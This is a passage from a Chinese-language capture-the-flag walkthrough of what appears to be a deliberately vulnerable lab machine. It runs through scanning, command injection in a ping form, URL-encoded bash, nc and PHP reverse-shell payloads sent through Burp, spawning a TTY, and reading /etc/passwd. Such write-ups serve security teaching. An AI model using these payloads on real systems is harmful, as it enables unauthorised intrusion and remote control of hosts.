
- 步骤6: 找注入, 把发现的几个页面用AWVS, appscan, zap, w3af, vega, netsparker, openvas, nesuss
- 扫描漏洞, 未发现注入。
- 顺便把这些扫描器对比一下









- 步骤7: 继续爆破发现的Magic_Box目录: 发现low.php, command.php



- 步骤8: 访问low.php是个空页面, 访问command.php, 发现命令执行界面:




可执行系统命令，输入192.168.128.102;id 查看burpsuit的response发现id命令执行成功。



获取shell

- 步骤9：利用php反弹shell。Windows开启nc，监听4444端口：



为避免转义和中断，在get、post请求中输入payload需要进行url编码。尝试bash反弹shell、nc反弹shell，如下payload都失败：

```
bash -i >& /dev/tcp/192.168.64.1/4444 0>&1
```

```
nc -e /bin/bash -d 192.168.128.102 4444
```

通过php反弹shell成功，将如下payload进行URL编码后，在burp中发送：

```
php -r '$sock=fsockopen("192.168.128.102",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

1

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x 14 x ...

Go Cancel < >

Target: http://192.168.128.102:33447

Request

Raw Params Headers Hex

POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.128.102:33447/Challenge/Magic_Box/command.php
Cookie: sec_session_id=u39t2gf4bhuhqp5rhghjokp1v1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 143

IP=192.168.128.102%3B%6e%63%20%2d%65%20%2f%62%69%6e%2f%62%61%73%68%20%2d%64%20%31%39%32%2e%31%36%38%2e%36%34%2e%31%20%34%34%34%34&submit=submit

? < + > Type a search term 0 matches

Done

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Wed, 30 May 2018 19:21:51 GMT
Server: Apache/2.4.10 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1003
Connection: close
Content-Type: text/html; charset=UTF-8

PING 192.168.128.102 (192.168.128.102) 56(84) bytes of data.
64 bytes from 192.168.128.102: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 192.168.128.102: icmp_seq=2 ttl=64 time=0.020 ms
64 bytes from 192.168.128.102: icmp_seq=3 ttl=64 time=0.024 ms

--- 192.168.128.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms

? < + > Type a search term

1,195 bytes


Request

Raw Params Headers Hex

POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.128.102:33447/Challenge/Magic_Box/command.php
Cookie: sec_session_id=u39t2gf4bhuhqp5rhghjokp1v1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 272

IP=192.168.128.102%3B%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%31%2e%31%30%37%22%2c%34%34%34%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27&submit=submit

nc成功接收反弹shell:



```
C:\Windows\system32\cmd.exe - nc -lvnp 4444

C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 53877
/bin/sh: 0: can't access tty; job control turned off
$ ls
command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
proc
tails.php
$
```



但是无法执行su命令, 回显su: must be run from a terminal 需要一个终端。没有想出办法, 最终google了一下, 找到答案: 用python调用本地的shell, 命令:


```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
```

python /tmp/asdf.py

Google

su must be run from a terminal





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找到约 2,870,000 条结果（用时 0.47 秒）

linux - 'su' command in Docker returns 'must be run from terminal ...
<https://stackoverflow.com/.../su-command-in-docker-returns-must-be-run-fr...>  翻译此页

2016年4月29日 - When you are ssh-ing in or going in via php your session is not being allocated a pty. I have used each of the following solutions: ANSWER 1: use ssh -t or ssh -tt to get pty allocated when logging in using ssh: I had great fun getting commands to **run** right due to ptys when **running** sessions like this: jenkins ...

capistrano3 - Capistrano executing a shell script ...

2 个回答

2017年10月3日

python - Heroku install letsencrypt - su: must be ...

1 个回答

2016年10月18日

shell - php proc_open 'su: must be run from a terminal'

2 个回答

2013年12月17日

sh - change user in linux script

3 个回答

2013年9月16日

stackoverflow.com站内的其它相关信息

执行su成功：


```
管理员: C:\Windows\system32\cmd.exe - nc -lvnp 4444

C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 53877
/bin/sh: 0: can't access tty; job control turned off
$ ls
command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
proc
tails.php
$ su
su: must be run from a terminal
$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
$ python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ su
su
Password:
```


提升权限

- 步骤10: 查看有哪些的用户 `cat /etc/passwd`, 发现需要关注的用户有:
acid, saman, root

```
www-data@acid:/var/www/html/Challenge/Magic_Box$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/false
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:105:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:106:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:107:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:110:/:/home/syslog:/bin/false
messagebus:x:105:112:/:var/run/dbus:/bin/false
uidd:x:106:113:/:run/uidd:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
ntp:x:108:117:/:home/ntp:/bin/false
whoopsie:x:109:118:/:nonexistent:/bin/false
acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false
saman:x:1001:1001:,,,:/home/saman:/bin/bash
www-data@acid:/var/www/html/Challenge/Magic_Box$
```

- 步骤11: 查找每个用户的文件（不显示错误） `find / -user acid 2>/dev/null`



```
管理员: C:\Windows\system32\cmd.exe - nc -lvp 4444
www-data@acid:/var/www/html/Challenge/Magic_Box$ find / -user acid 2>/dev/null
</Challenge/Magic_Box$ find / -user acid 2>/dev/null
/sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
/bin/pwn_me/chkrootkit.lsa
/bin/pwn_me/chkrootkit
/bin/pwn_me/README.chkwtmp
/bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn_me/chkdirs.c
/bin/pwn_me/ifpromisc.c
/bin/pwn_me/Makefile
/bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
/bin/pwn_me/chkutmp.c
/bin/pwn_me/check_wtmpx.c
/var/lib/lightdm-data/acid
/var/www/html/Challenge/less
/var/www/html/Challenge/less/style.less
/var/www/html/Challenge/css
/var/www/html/Challenge/css/style.css
/var/www/html/Challenge/css/style.css.save
/var/www/html/index.html
/var/www/html/images
/var/www/html/images/bg.jpg
/var/www/html/images/Thumbs.db
/var/www/html/images/wow.jpg
